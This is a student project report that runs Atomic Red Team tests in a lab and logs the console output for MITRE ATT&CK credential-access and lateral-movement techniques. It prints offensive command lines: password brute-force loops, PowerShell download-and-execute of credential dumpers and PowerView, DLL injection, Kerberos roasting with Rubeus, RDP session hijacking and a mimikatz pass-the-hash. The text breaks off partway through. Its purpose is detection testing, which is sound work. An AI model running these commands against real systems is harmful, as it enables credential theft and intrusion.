

HA NOI UNIVERSITY OF SCIENCE AND TECHNOLOGY



SOICT

Collect information from the open-source threat intelligence Atomic Red Team

Project 1

Students: Tran Hoai Nam - 20235609

Tran Trung Hieu – 20235591

Class Course: Project 1

Course IS: IT3910E

Class ID: 750639

Supervisors: Tran Dinh Kien Giang

Table of Contents

MITRE ATT&CK Framework	2
Atomic Red Team	3
Credentials Access	4
Lateral Movement	13
Discovery	19
Collection	87
Command and Control.....	94
Exfiltration.....	122
Impact	126
Results	136
Conclusion	140
Reference	141

MITRE ATT&CK Framework

The MITRE ATT&CK Framework (Adversarial Tactics, Techniques, and Common Knowledge) is a globally recognized knowledge base that systematically describes cyber attacker operations based on real-world observations and documented cases.

The framework breaks down attacker behavior into three main layers:

- ✓ [Tactics](#) – *What* the attacker aims to achieve (e.g., Initial Access, Credential Access).
- ✓ [Techniques](#) – *How* the attacker performs the action (e.g., phishing, memory dumping).
- ✓ Sub-techniques – Specific methods under each technique (e.g., dumping LSASS memory).

Each technique in the ATT&CK framework provides comprehensive information including:

- ✓ Detection guidance,
- ✓ Mitigation strategies,
- ✓ Real-world examples,
- ✓ Links to known APT groups and tools.
- ✓ This structured approach enables organizations to:
 - ✓ Speak a common language across security teams,
 - ✓ Understand attacker behavior in depth,
 - ✓ Improve threat detection and response,
 - ✓ Map and simulate real threats effectively.

For example, the technique T1003.001 – LSASS Memory Dumping is used by threat groups like APT29, and can be detected by monitoring memory access to lsass.exe or mitigated using Credential Guard.

The framework undergoes continuous updates and maintains widespread adoption across red teaming, blue teaming, threat hunting, and incident response activities.

Atomic Red Team

Atomic Red Team is an open-source project developed by Red Canary, offering a library of small-scale, independent attack tests called "atomics" that directly map to [MITRE ATT&CK](#) techniques.

Its goal is to make adversary simulation:

- ✓ Fast – easy to run,
- ✓ Transparent – each test is well-documented,
- ✓ Customizable – adaptable to real environments,
- ✓ Measurable – helps validate detection rules.

Each atomic test is:

- ✓ Written in PowerShell, Bash, or CMD depending on the platform,
- ✓ Stored as a .yaml file that includes description, execution steps, input arguments, and cleanup commands,
- ✓ Aligned to a specific ATT&CK ID (e.g., T1059.001 – PowerShell).

Use cases:

- ✓ Test if your system detects known threats,
- ✓ Verify SIEM/EDR log coverage,
- ✓ Practice purple teaming,
- ✓ Run realistic, low-risk simulations.

For instance, a test for T1059.001 – PowerShell might run an obfuscated command to check if your EDR catches it. If not, you know there's a detection gap.

Atomic Red Team allows defenders to go beyond theory and test real attack behavior safely in their own environments.

Credentials Access

Adversary-in-the-Middle: T1557

Test 1557.001 - Adversary-in-the-Middle: LLMNR/NBT-NS Poisoning and SMB Relay

Description from ATT&CK

Atomic Test #1 - LLMNR Poisoning with Inveigh (PowerShell)

Inveigh conducts spoofing attacks and hash/credential captures through both packet sniffing and protocol specific listeners/sockets. This Atomic will run continuously until you cancel it or it times out.

[illegible]

Brute Force: T1110

Test 1110.001 - Brute Force: Password Guessing

Description from ATT&CK

Atomic Test #1 - Brute Force Credentials of single Active Directory domain users via SMB

Attempts to brute force a single Active Directory account by testing connectivity to the IPC\$ share on a domain controller

```
Administrator: Command Prompt
C:\Windows\system32>echo Password1> passwords.txt
C:\Windows\system32>echo 1q2w3e4r> passwords.txt
C:\Windows\system32>echo Password!>> passwords.txt
C:\Windows\system32>echo Spring2022>> passwords.txt
C:\Windows\system32>echo ChangeMe!>> passwords.txt
C:\Windows\system32>FOR /F "delims=" %p in (passwords.txt) DO @net use %logonserver%\IPC$ /user:"%userdomain%\%username%" /in:"%p" 1>NUL 2>81 && @echo [*] %username%:%p && @netclic use /delete %logonserver%\IPC$ > NUL
C:\Windows\system32>
```

Atomic Test #2 - Brute Force Credentials of single Active Directory domain user via LDAP against domain controller (NTLM or Kerberos)

https://drive.google.com/file/d/1bmXDz9rcWLwN7seIJAY2Cm3OGiIVsBSa/view?usp=drive_link

Can not process due to OS unavailable.

Bruteforce a single user's password from a wordlis.

```
PowerShell 7-preview (x64)
```

```
>> .\kerbrute.exe bruteuser --dc $ENV:userdnsdomain -d $ENV:userdomain $env:temp\bruteuser.txt TestUser1  
>>
```

```
          _  
 /_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/  
//</_/_/_/_/_/_/_/_/_/_/_/_/_/_/  
/_/_\_/_/_/_/_/_/_/_/_/_/_/_/_/_/  
Version: v1.0.3 (9dad6e1) - 06/12/25 - Ronnie Flathers @ropnop
```

```
Error: accepts 2 arg(s), received 3  
Usage:  
    kerbrute bruteuser [flags] <password_list> username
```

```
Flags:  
-h, --help      help for bruteuser
```

```
Global Flags:
```

```
--dc string       The location of the Domain Controller (KDC) to target. If blank, will lookup via DNS  
--delay int        Delay in millisecond between each attempt. Will always use single thread if set  
-d, --domain string The full domain to use (e.g. contoso.com)  
-o, --output string File to write logs to. Optional.  
--safe             Safe mode. Will abort if any user comes back as locked out. Default: FALSE  
-t, --threads int   Threads to use (default 10)  
-v, --verbose        Log failures and errors
```

```
accepts 2 arg(s), received 3  
PS C:\Users\Test_runner\Downloads\atomic-red-team-master\atomic-red-team-master\ExternalPayloads> .
```

Can not process due to OS unavailable.

Can not process due to OS unavailable.

Atomic Test #7 - SUDO Brute Force - FreeBSD

Can not process due to OS unavailable.

Atomic Test #8 - ESXi - Brute Force Until Account Lockout

An adversary may attempt to brute force the password of privileged account for privilege escalation. In the process, the TA may lock the account, which can be used for detection.

```
PS C:\Users\Test_runner\Downloads\atomic-red-team-master\atomic-red-team-master\ExternalPayloads> $lockout_threshold = [int]"5"
>> for ($var = 1; $var -le $lockout_threshold; $var++) { C:\Users\Test_runner\Downloads\atomic-red-team-master\atomic-red-team-master\ExternalPayloads\plink.exe
>> -ssh "atomic.local" -l root -pw f0b443ae-9565-11ee-b9d1-0242ac120002
>> }
plink: no valid host name provided
try "plink --help" for help
-ssh:
Line |
3 | -ssh "atomic.local" -l root -pw f0b443ae-9565-11ee-b9d1-0242ac1200 ...
    ~~~~~
    The term '-ssh' is not recognized as a name of a cmdlet, function, script file, or executable program.
Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
plink: no valid host name provided
try "plink --help" for help
-ssh:
Line |
3 | -ssh "atomic.local" -l root -pw f0b443ae-9565-11ee-b9d1-0242ac1200 ...
    ~~~~~
    The term '-ssh' is not recognized as a name of a cmdlet, function, script file, or executable program.
Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
plink: no valid host name provided
try "plink --help" for help
-ssh:
Line |
3 | -ssh "atomic.local" -l root -pw f0b443ae-9565-11ee-b9d1-0242ac1200 ...
    ~~~~~
    The term '-ssh' is not recognized as a name of a cmdlet, function, script file, or executable program.
Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
plink: no valid host name provided
try "plink --help" for help
-ssh:
Line |
3 | -ssh "atomic.local" -l root -pw f0b443ae-9565-11ee-b9d1-0242ac1200 ...
    ~~~~~
    The term '-ssh' is not recognized as a name of a cmdlet, function, script file, or executable program.
Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
plink: no valid host name provided
try "plink --help" for help
-ssh:
Line |
3 | -ssh "atomic.local" -l root -pw f0b443ae-9565-11ee-b9d1-0242ac1200 ...
    ~~~~~
    The term '-ssh' is not recognized as a name of a cmdlet, function, script file, or executable program.
Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
PS C:\Users\Test_runner\Downloads\atomic-red-team-master\atomic-red-team-master\ExternalPayloads>
```

Credentials from Password Stores: T1555

Test 1555.004 - Windows Credential Manager

Description from ATT&CK

Atomic Test #1 - Access Saved Credentials via VaultCmd

List credentials currently stored in Windows Credential Manager via the native Windows utility vaultcmd.exe Credential Manager stores credentials for signing into websites, applications, and/or devices that request authentication through NTLM or

Kerberos <https://blog.malwarebytes.com/101/2016/01/the-windows-vaults/> <https://medium.com/threatpunter/detecting-adversary-tradecraft-with-image-load-event-logging-and-eql-8de93338c16>

```
C:\Users\Test_runner>vaultcmd /listcreds:"Windows Credentials"
Credentials in vault: Windows Credentials
No credentials

C:\Users\Test_runner>
```

Atomic Test #2 - WinPwn - Loot local Credentials - Invoke-WCMDump

Loot local Credentials - Invoke-WCMDump technique via function of WinPwn

```
PowerShell 7.6.0-preview.4
PS C:\Users\Test_runner> iex(new-object net.webclient).downloadstring('https://raw.githubusercontent.com/S3cur3Th1sSh1t/Creds/master/obfuscatedps/DumpWCM.ps1')
>> Invoke-WCMDump
Add-Type:
Line
242 | ... ${a`Dd} = &("{0}{1}{2}" -f 'Add-', 'T', 'ype') -TypeDefinition ${s`OU ...
      ~~~~~
(12,33): error CS1069: The type name 'SecurityPermission' could not be found in the namespace 'System.Security.Permissions'. This type has been forwarded to assembly 'System.Security.Permissions, Version=0.0.0.0, Culture=neutral, PublicKeyToken=cc7b13ffcd2dd51' Consider adding a reference to that assembly.
      private static readonly SecurityPermission UnmanagedCodePermission;
      ^
Add-Type:
Line
242 | ... ${a`Dd} = &("{0}{1}{2}" -f 'Add-', 'T', 'ype') -TypeDefinition ${s`OU ...
      ~~~~~
(24,47): error CS1069: The type name 'SecurityPermission' could not be found in the namespace 'System.Security.Permissions'. This type has been forwarded to assembly 'System.Security.Permissions, Version=0.0.0.0, Culture=neutral, PublicKeyToken=cc7b13ffcd2dd51' Consider adding a reference to that assembly.
      UnmanagedCodePermission = new SecurityPermission(SecurityPermissionFlag.UnmanagedCode);
      ^
Add-Type:
Line
242 | ... ${a`Dd} = &("{0}{1}{2}" -f 'Add-', 'T', 'ype') -TypeDefinition ${s`OU ...
      ~~~~~
(24,66): error SYSLIB0003: 'SecurityPermissionFlag' is obsolete: 'Code Access Security is not supported or honored by the runtime.' (https://aka.ms/dotnet-warnings/SYSLIB0003)
      UnmanagedCodePermission = new SecurityPermission(SecurityPermissionFlag.UnmanagedCode);
      ^
Add-Type:
Line
242 | ... ${a`Dd} = &("{0}{1}{2}" -f 'Add-', 'T', 'ype') -TypeDefinition ${s`OU ...
      ~~~~~
Cannot add type. Compilation errors occurred.
InvalidOperation:
Line
243 |     ${Lo`AD`ALL} = [Credential]::LoadAll()
      ~~~~~
Unable to find type [Credential].
PS C:\Users\Test_runner>
```

Exploitation for Credential Access: T1212

Can not process due to not having source.

Forced Authentication: T1187

Can not process due to not having source.

Forge Web Credentials: T1606

Can not process due to OS unavailable.

Input Capture: T1056

T1056.004 - Credential API Hooking

[Description from ATT&CK](#)

Atomic Test #1 - Hook PowerShell TLS Encrypt/Decrypt Messages

Hooks functions in PowerShell to read TLS Communications

```
PS C:\Users\Test_runner\Downloads\atomic-red-team-master\atomic-red-team-master\ExternalPayloads> mavinject $pid /INJECT
RUNNING "C:\Users\Test_runner\Downloads\atomic-red-team-master\atomic-red-team-master\atomics\T1056.004\bin\T1056.004x64
.dll"
>> Invoke-WebRequest https://www.example.com -UseBasicParsing

StatusCode      : 200
StatusDescription : OK
Content         : <!doctype html>
                  <html>
                  <head>
                    <title>Example Domain</title>

                    <meta charset="utf-8" />
                    <meta http-equiv="Content-type" content="text/html; charset=utf-8" />
                    <meta name="viewport" conten...
RawContent      : HTTP/1.1 200 OK
                  Connection: keep-alive
                  Accept-Ranges: bytes
                  Content-Length: 1256
                  Cache-Control: max-age=1116
                  Content-Type: text/html
                  Date: Wed, 11 Jun 2025 19:05:31 GMT
                  ETag: "84238dfc8092e5d9c...
Forms           : 
Headers         : {[Connection, keep-alive], [Accept-Ranges, bytes], [Content-Length, 1256], [Cache-Control,
                  max-age=1116]...}
Images          : {}
InputFields     : {}
Links           : {[outerHTML=<a href="https://www.iana.org/domains/example">More information...</a>; tagName=A;
                  href=https://www.iana.org/domains/example}]
ParsedHtml      : 
RawContentLength : 1256

PS C:\Users\Test_runner\Downloads\atomic-red-team-master\atomic-red-team-master\ExternalPayloads>
```

Modify Authentication Process: T1556

T1556.002 - Password Filter DLL

Description from ATT&CK

Atomic Test #1 - Install and Register Password Filter DLL

Uses PowerShell to install and register a password filter DLL. Requires a reboot and administrative privileges. The binary in bin is <https://www.virustotal.com/gui/file/95140c1ad39fd632d1c1300b246293297aa272ce6035eccc3da56e337200221d/detection> Source is in src folder. This does require a reboot to see the filter loaded into lsass.exe. It does require Administrative privileges to import the clean registry values back into LSA, it is possible you may have to manually do this after for cleanup.

```

PowerShell 7.6.0-preview.4
PS C:\Users\Test_runner> Get-ItemProperty -path "HKLM:\SYSTEM\CurrentControlSet\Control\Lsa" -Name "Notification Packages"

Notification Packages : {}
PSPPath               : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa
PSParentPath          : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control
PSChildName           : Lsa
PSDrive               : HKLM
PSProvider            : Microsoft.PowerShell.Core\Registry

PS C:\Users\Test_runner> Get-ItemProperty -path "HKLM:\SYSTEM\CurrentControlSet\Control\Lsa" -Name "Authentication Packages"

Authentication Packages : {msv1_0}
PSPPath                 : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa
PSParentPath            : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control
PSChildName             : Lsa
PSDrive                 : HKLM
PSProvider              : Microsoft.PowerShell.Core\Registry

PS C:\Users\Test_runner>

```

Atomic Test #2 - Install Additional Authentication Packages

lsass.exe loads all DLLs specified by the Authentication Packages REG_MULTI_SZ value. Uses PowerShell to install and register a password filter DLL. Requires a reboot and administrative privileges. The binary in bin is <https://www.virustotal.com/gui/file/95140c1ad39fd632d1c1300b246293297aa272ce6035eccc3da56e337200221d/detection> Source is in src folder. This does require a reboot to see the filter loaded into lsass.exe. It does require Administrative privileges to import the clean registry values back into LSA, it is possible you may have to manually do this after for cleanup.

```

PS C:\Users\Test_runner> Get-ItemProperty -path "HKLM:\SYSTEM\CurrentControlSet\Control\Lsa" -Name "Authentication Packages"

Authentication Packages : {msv1_0}
PSPPath                 : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa
PSParentPath            : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control
PSChildName             : Lsa
PSDrive                 : HKLM
PSProvider              : Microsoft.PowerShell.Core\Registry

PS C:\Users\Test_runner>

```

Both tests also contain:

	atmlib.dll	5/15/2025 7:24 PM	Application extension	49 KB
	AtomicRedTeamPWFilter.dll	6/12/2025 2:17 AM	Application extension	200 KB
	attrib.exe	12/7/2019 4:09 PM	Application	23 KB

Multi-Factor Authentication Interception: T1111

Can not process due to not having source.

Multi-Factor Authentication Request Generation: T1621

Can not process due to not having source.

Network Sniffing: T1040

Can not process due to not having source.

OS Credential Dumping: T1003

T1003.005 - Cached Domain Credentials

Description from ATT&CK

Atomic Test #1 - Cached Credential Dump via Cmdkey

List credentials currently stored on the host via the built-in Windows utility cmdkey.exe
Credentials listed with Cmdkey only pertain to the current user Passwords will not be displayed once they are stored <https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/cmdkey> <https://www.peew.pw/blog/2017/11/26/exploring-cmdkey-an-edge-case-for-privilege-escalation>

```
C:\Windows\system32>cmdkey /list

Currently stored credentials:

    Target: WindowsLive:target=virtualapp/didlogical
    Type: Generic
    User: 02tfhsbkjlyufohq
    Local machine persistence

C:\Windows\system32>_
```

Steal Application Access Token: T1528

Can not process due to not having source.

Steal or Forge Authentication Certificates: T1649

Can not process due to not having source.

Steal or Forge Kerberos Tickets: T1558

T1558.004 - AS-REP Roasting

Description from ATT&CK

Atomic Test #1 - Rubeus asreproast

Information on the Rubeus tool and it's creators found

here: <https://github.com/GhostPack/Rubeus#asreproast> This build targets .NET 4.5. If targeting a different version you will need to compile Rubeus

```
PS C:\Windows\System32> cmd.exe /c "C:\Users\Test_runner\Downloads\atomic-red-team-master\atomic-red-team-master\ExternalPayloads\rubeus.exe" asreproast /outfile:"C:\Users\Test_runner\Downloads\atomic-red-team-master\atomic-red-team-master\ExternalPayloads\rubeus_output.txt"

Rubeus
v2.0.0

[*] Action: AS-REP roasting

[!] Unhandled Rubeus exception:
System.DirectoryServices.ActiveDirectory.ActiveDirectoryOperationException: Current security context is not associated with an Active Directory domain or forest.
   at System.DirectoryServices.ActiveDirectory.DirectoryContext.GetLoggedOnDomain()
   at System.DirectoryServices.ActiveDirectory.DirectoryContext.IsValid(DirectoryContext context, DirectoryContextType contextType)
   at System.DirectoryServices.ActiveDirectory.DirectoryContext.IsDomain()
   at System.DirectoryServices.ActiveDirectory.Domain.GetDomain(DirectoryContext context)
   at Rubeus.Roast.ASRepRoast(String domain, String userName, String OUName, String domainController, String format, NetworkCredential cred, String outfile, String ldapFilter, Boolean ldaps)
   at Rubeus.Commands.Asreproast.Execute(Dictionary`2 arguments)
   at Rubeus.Domain.CommandCollection.ExecuteCommand(String commandName, Dictionary`2 arguments)
   at Rubeus.Program.MainExecute(String commandName, Dictionary`2 parsedArgs)
PS C:\Windows\System32>
```

This happened due to not joining a domain.

Atomic Test #2 - Get-DomainUser with PowerView

Utilizing PowerView, run Get-DomainUser to identify domain users. Upon execution, progress and info about users within the domain being scanned will be displayed.

```
Windows PowerShell (x86)
PS C:\Users\Test_runner> [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
>> IEX (IWR 'https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/f94a5d298a1b4c5dfb1f30a246d9c73d13b22888/Recon/PowerView.ps1' -UseBasicParsing); Get-DomainUser -PreauthNotRequired -Properties distinguishedname -Verbose
VERBOSE: get-domain
VERBOSE: [Get-Domain] Error retrieving the current domain: Exception calling "GetCurrentDomain" with "0" argument(s): "Current security context is not associated with an Active Directory domain or forest."
VERBOSE: [Get-DomainSearcher] search base: LDAP://
VERBOSE: [Get-DomainUser] Searching for user accounts that do not require kerberos preauthenticate
VERBOSE: [Get-DomainUser] filter string: (&(samAccountType=805306368)(userAccountControl:1.2.840.113556.1.4.803:=4194304))
Exception calling "FindAll" with "0" argument(s): "Unknown error (0x80005000)"
At line:5253 char:20
+ ~~~~~
+ else { $Results = $UserSearcher.FindAll() }
+ ~~~~~
+ CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
+ FullyQualifiedErrorId : COMException
PS C:\Users\Test_runner>
```

This happens due to not joining a domain.

Atomic Test #3 - WinPwn - PowerSharpPack - Kerberoasting Using Rubeus

PowerSharpPack - Kerberoasting Using Rubeus technique via function of WinPwn


```

PS C:\Users\Test_runner> iex(new-object net.webclient).downloadstring( https://raw.githubusercontent.com/Secur313511/PowerSharpack/master/PowerSharpBinaries/Invoke-Rubeus.ps1 )
>> Invoke-Rubeus -Command asreproast /format:plaintext /nowap

  S3
  RUBEUS
  v2.3.1

[*] Action: AS-REP roasting

[!] Unhandled DreikopfHund exception:
System.DirectoryServices.ActiveDirectory.ActiveDirectoryOperationException: Current security context is not associated with an Active Directory domain or forest.
   at System.DirectoryServices.ActiveDirectory.DirectoryContext.GetLoggedOnDomain()
   at System.DirectoryServices.ActiveDirectory.DirectoryContext.IsValid(DirectoryContext context, DirectoryContextType contextType)
   at System.DirectoryServices.ActiveDirectory.DirectoryContext.IsDomain()
   at System.DirectoryServices.ActiveDirectory.Domain.GetDomain(DirectoryContext context)
   at DreikopfHund.Host.ASReproast(String domain, String username, String OUName, String domaincontroller, String format, NetworkCredential cred, String outfile, String ldapfilter, Boolean ldaps, String supportedType)
   at DreikopfHund.Commands.ASreproast.Execute(Dictionary`2 arguments)
   at DreikopfHund.Domain.CommandCollection.ExecuteCommand(String commandName, Dictionary`2 arguments)
   at DreikopfHund.Program.MainExecute(String commandName, Dictionary`2 parsedArgs)

PS C:\Users\Test_runner>

```

This happened due to not joining a domain.

Steal Web Session Cookie: T1539

Can not process due to not having source.

Unsecured Credentials: T1552

T1552.002 - Credentials in Registry

[Description from ATT&CK](#)

Atomic Test #1 - Enumeration for Credentials in Registry

Queries to enumerate for credentials in the Registry. Upon execution, any registry key containing the word "password" will be displayed.

https://drive.google.com/file/d/1V1h26_ihyl8e3YfcCNT0tMPvX6yEnvY6/view?usp=drive_link

Atomic Test #2 - Enumeration for PuTTY Credentials in Registry

Queries to enumerate for PuTTY credentials in the Registry. PuTTY must be installed for this test to work. If any registry entries are found, they will be displayed.

```

C:\Windows\system32>reg query HKCU\Software\SimonTatham\PuTTY\Sessions /t REG_SZ /s
ERROR: The system was unable to find the specified registry key or value.

```

Lateral Movement

Exploitation of Remote Services: T1210

Can not process due to not having source.

Internal Spearphishing: T1534

Can not process due to not having source.

Lateral Tool Transfer: T1570

Can not process due to Window version.

Remote Service Session Hijacking: T1563

T1563.002 - RDP Hijacking

[Description from ATT&CK](#)

Atomic Test #1 - RDP hijacking

[RDP hijacking](#) - how to hijack RDS and RemoteApp sessions transparently to move through an organization

```

Microsoft Windows [Version 10.0.19045.5737]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>query user
USER_NAME                SESSIONNAME              ID  STATE  IDLE TIME  LOGON TIME
--
>test_runner             console                  1   Active    none      5/21/2025 3:45 PM

C:\Windows\system32>sc.exe create sesshijack binpath= "cmd.exe /k tscon #{1337} /dest:#{rdp-tcp#55}" net sta
rt sesshijack
DESCRIPTION:
    Creates a service entry in the registry and Service Database.
USAGE:
    sc <server> create [service name] [binPath= ] <option1> <option2>...

OPTIONS:
NOTE: The option name includes the equal sign.
    A space is required between the equal sign and the value.
type= <own|share|interact|kernel|filesys|rec|userown|usershare>
      (default = own)
start= <boot|system|auto|demand|disabled|delayed-auto>
      (default = demand)
error= <normal|severe|critical|ignore>
      (default = normal)
binPath= <BinaryPathName to the .exe file>
group= <LoadOrderGroup>
tag= <yes|no>
depend= <Dependencies(separated by / (forward slash))>
obj= <AccountName|ObjectName>
      (default = LocalSystem)
DisplayName= <display name>
password= <password>

C:\Windows\system32>

```

Remote Services: T1021

T1021.003 - Distributed Component Object Model

Description from ATT&CK

Atomic Test #1 - PowerShell Lateral Movement using MMC20

Powershell lateral movement using the mmc20 application com object.

https://drive.google.com/file/d/1g3aqe9gRO-oEGMx2AMTbfn5VhuDcyixq/view?usp=drive_link

Atomic Test #2 - PowerShell Lateral Movement Using Excel Application Object

Can not process due to required excel

Replication Through Removable Media: T1091

Description from ATT&CK

Atomic Test #1 - USB Malware Spread Simulation

Simulates an adversary copying malware to all connected removable drives.

```

PS C:\Users\Test_runner> $RemovableDrives=@()
>> $RemovableDrives = Get-WmiObject -Class Win32_LogicalDisk -filter "drivetype=2" | select-object -expandproperty DeviceID
>> ForEach ($Drive in $RemovableDrives)
>> {
>> write-host "Removable Drive Found!" $Drive
>> New-Item -Path $Drive/T1091Test1.txt -ItemType "file" -Force -Value "T1091 Test 1 has created this file to simulate malware spread to removable drives."
>> }
PS C:\Users\Test_runner>

```

No removable device, nothing happens.

Software Deployment Tools: T1072

Description from ATT&CK

Atomic Test #1 - Radmin Viewer Utility

An adversary may use Radmin Viewer Utility to remotely control Windows device, this will start the radmin console.

The screenshot shows the Windows File Explorer interface. The address bar indicates the path: This PC > Local Disk (C:) > Program Files (x86). The left sidebar shows the 'This PC' view. The main pane displays a list of folders and files. The 'Windows NT' folder is selected. Below it, the contents of the 'Radmin Viewer 3' folder are shown, including various DLLs, executables, and configuration files.

Name	Date modified	Type	Size
Common Files	12/7/2019 4:31 PM	File folder	
Internet Explorer	5/22/2025 3:34 PM	File folder	
Microsoft	5/7/2025 11:09 AM	File folder	
Microsoft.NET	12/7/2019 4:31 PM	File folder	
Radmin Viewer 3	5/22/2025 2:32 PM	File folder	
Windows Defender	12/4/2023 9:56 AM	File folder	
Windows Mail	12/4/2023 9:56 AM	File folder	
Windows Media Player	12/4/2023 9:56 AM	File folder	
Windows Multimedia Platform	5/8/2025 12:31 AM	File folder	
Windows NT	12/7/2019 4:50 PM	File folder	
Windows Photo Viewer	12/4/2023 9:56 AM	File folder	
Windows Portable Devices	5/8/2025 12:31 AM	File folder	
WindowsPowerShell	12/7/2019 4:31 PM	File folder	

Name	Date modified	Type	Size
CHATLOGS	5/22/2025 2:32 PM	File folder	
amt.dll	12/7/2017 11:40 PM	Application extension	1,926 KB
amt.ini	12/7/2017 5:17 PM	Configuration settings	1 KB
boot.txt	12/7/2017 5:17 PM	Text Document	0 KB
ChatLPCx.dll	12/7/2017 11:40 PM	Application extension	382 KB
eula.txt	12/7/2017 6:34 PM	Text Document	26 KB
imrsk.dll	12/7/2017 11:40 PM	Application extension	1,478 KB
Radmin.exe	12/7/2017 11:40 PM	Application	918 KB
Radmin30.chm	12/7/2017 6:34 PM	Compiled HTML Help...	879 KB
raudiox.dll	12/7/2017 11:40 PM	Application extension	206 KB
rchatx.dll	12/7/2017 11:40 PM	Application extension	282 KB
unicows.dll	12/7/2017 5:17 PM	Application extension	253 KB
vcintox.dll	12/7/2017 11:40 PM	Application extension	506 KB
vcintsx.dll	12/7/2017 11:40 PM	Application extension	170 KB
voicex.dll	12/7/2017 11:40 PM	Application extension	238 KB
WinLpcDL.dll	12/7/2017 11:40 PM	Application extension	314 KB

Atomic Test #2 - PDQ Deploy RAT

An adversary may use PDQ Deploy Software to deploy the Remote Adminstartion Tool, this will start the PDQ console.

Can't download PDQDeploy.

```

Administrator: C:\Program Files\PowerShell\7-preview\pwsh.exe
PS C:\Windows\System32> Write-Host Downloading PDQ Deploy installer
>> New-Item -Type Directory "C:\Users\Test_runner\Downloads\atomic-red-team-master\atomic-red-team-master\ExternalPayloads\" -ErrorAction Ignore -Force | Out-Null
>> Invoke-WebRequest "https://download.pdq.com/release/19/Deploy_19.3.350.0.exe" -OutFile "C:\Users\Test_runner\Downloads\atomic-red-team-master\atomic-red-team-master\ExternalPayloads\PDQDeploysetup.exe"
>> Write-Host Install PDQ Deploy
>> Start-Process "C:\Users\Test_runner\Downloads\atomic-red-team-master\atomic-red-team-master\ExternalPayloads\PDQDeploysetup.exe" -Wait -ArgumentList "/s"
>>
Downloading PDQ Deploy installer
Invoke-WebRequest:
Line |
    3 | Invoke-WebRequest "https://download.pdq.com/release/19/Deploy_19.3.35 ...
      | ~~~~~
      | ResourceNotFoundThe specified resource does not exist.
RequestId:1c8a80e5-e01e-008c-7bb0-db19d3000000
Time:2025-06-12T15:43:57.9857796Z
Install PDQ Deploy
Start-Process:
Line |
    5 | Start-Process "C:\Users\Test_runner\Downloads\atomic-red-team-master\ ...
      | ~~~~~
      | This command cannot be run due to the error: An error occurred trying to start process 'C:\Users\Test_runner\Downloads\atomic-red-team-master\atomic-red-team-master\ExternalPayloads\PDQDeploysetup.exe' with working directory 'C:\Windows\System32'. The system cannot find the file specified.
PS C:\Windows\System32>

```

Atomic Test #3 - Deploy 7-Zip Using Chocolatey

An adversary may use Chocolatey to remotely deploy the 7-Zip file archiver utility.

```

chocolatey-core.extension v1.4.0 [Approved]
chocolatey-core.extension package files install completed. Performing other installation steps.
Installed/updated chocolatey-core extensions.
The install of chocolatey-core.extension was successful.
Deployed to 'C:\ProgramData\chocolatey\extensions\chocolatey-core'
Downloading package from source 'https://community.chocolatey.org/api/v2/'
Progress: Downloading 7zip.install 24.9.0... 100%

7zip.install v24.9.0 [Approved]
7zip.install package files install completed. Performing other installation steps.
Installing 64 bit version
Installing 7zip.install...
7zip.install has been installed.
7zip installed to 'C:\Program Files\7-Zip'
Added C:\ProgramData\chocolatey\bin\7z.exe shim pointed to 'c:\program files\7-zip\7z.exe'.
7zip.install can be automatically uninstalled.
The install of 7zip.install was successful.
Deployed to 'C:\Program Files\7-Zip\'
Downloading package from source 'https://community.chocolatey.org/api/v2/'
Progress: Downloading 7zip 24.9.0... 100%

7zip v24.9.0 [Approved]
7zip package files install completed. Performing other installation steps.
The install of 7zip was successful.
Deployed to 'C:\ProgramData\chocolatey\lib\7zip'

Chocolatey installed 4/4 packages.
See the log for details (C:\ProgramData\chocolatey\logs\chocolatey.log).
PS C:\Windows\System32>

```

This PC > Local Disk (C:) > Program Files > 7-Zip >

Name	Date modified	Type	Size
Lang	6/22/2025 3:37 PM	File folder	
7z.dll	11/30/2024 1:00 AM	Application extension	1,863 KB
7z.exe	11/30/2024 1:00 AM	Application	552 KB
7z.sfx	11/30/2024 1:00 AM	SFX File	209 KB
7zCon.sfx	11/30/2024 1:00 AM	SFX File	189 KB
7zFM.exe	11/30/2024 1:00 AM	Application	968 KB
7zG.exe	11/30/2024 1:00 AM	Application	696 KB
7-zip.chm	11/29/2024 11:00 PM	Compiled HTML Help...	122 KB
7-zip.dll	11/30/2024 1:00 AM	Application extension	99 KB
7-zip32.dll	11/30/2024 1:00 AM	Application extension	66 KB
description	1/28/2018 4:00 PM	ION File	1 KB
History.txt	11/29/2024 11:00 PM	Text Document	9 KB
License.txt	1/28/2024 10:00 PM	Text Document	6 KB
readme.txt	8/11/2024 8:00 PM	Text Document	2 KB
Uninstall.exe	11/29/2024 11:00 PM	Application	15 KB

Taint Shared Content: T1080

Can not process due to not having source.

Use Alternate Authentication Material: T1550

[Description from ATT&CK](#)

T1550.002 - Pass the Hash

Atomic Test #1 - Mimikatz Pass the Hash

Note: must dump hashes first [Reference](#)

```
C:\Windows\system32>%tmp%\mimikatz\x64\mimikatz.exe "sekurlsa:pth /user:Administrator/domain:%userdnsdomain%/ntlm:cc36cf7a8514893efccd3324464tgk1a"

.#####.  mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com **/

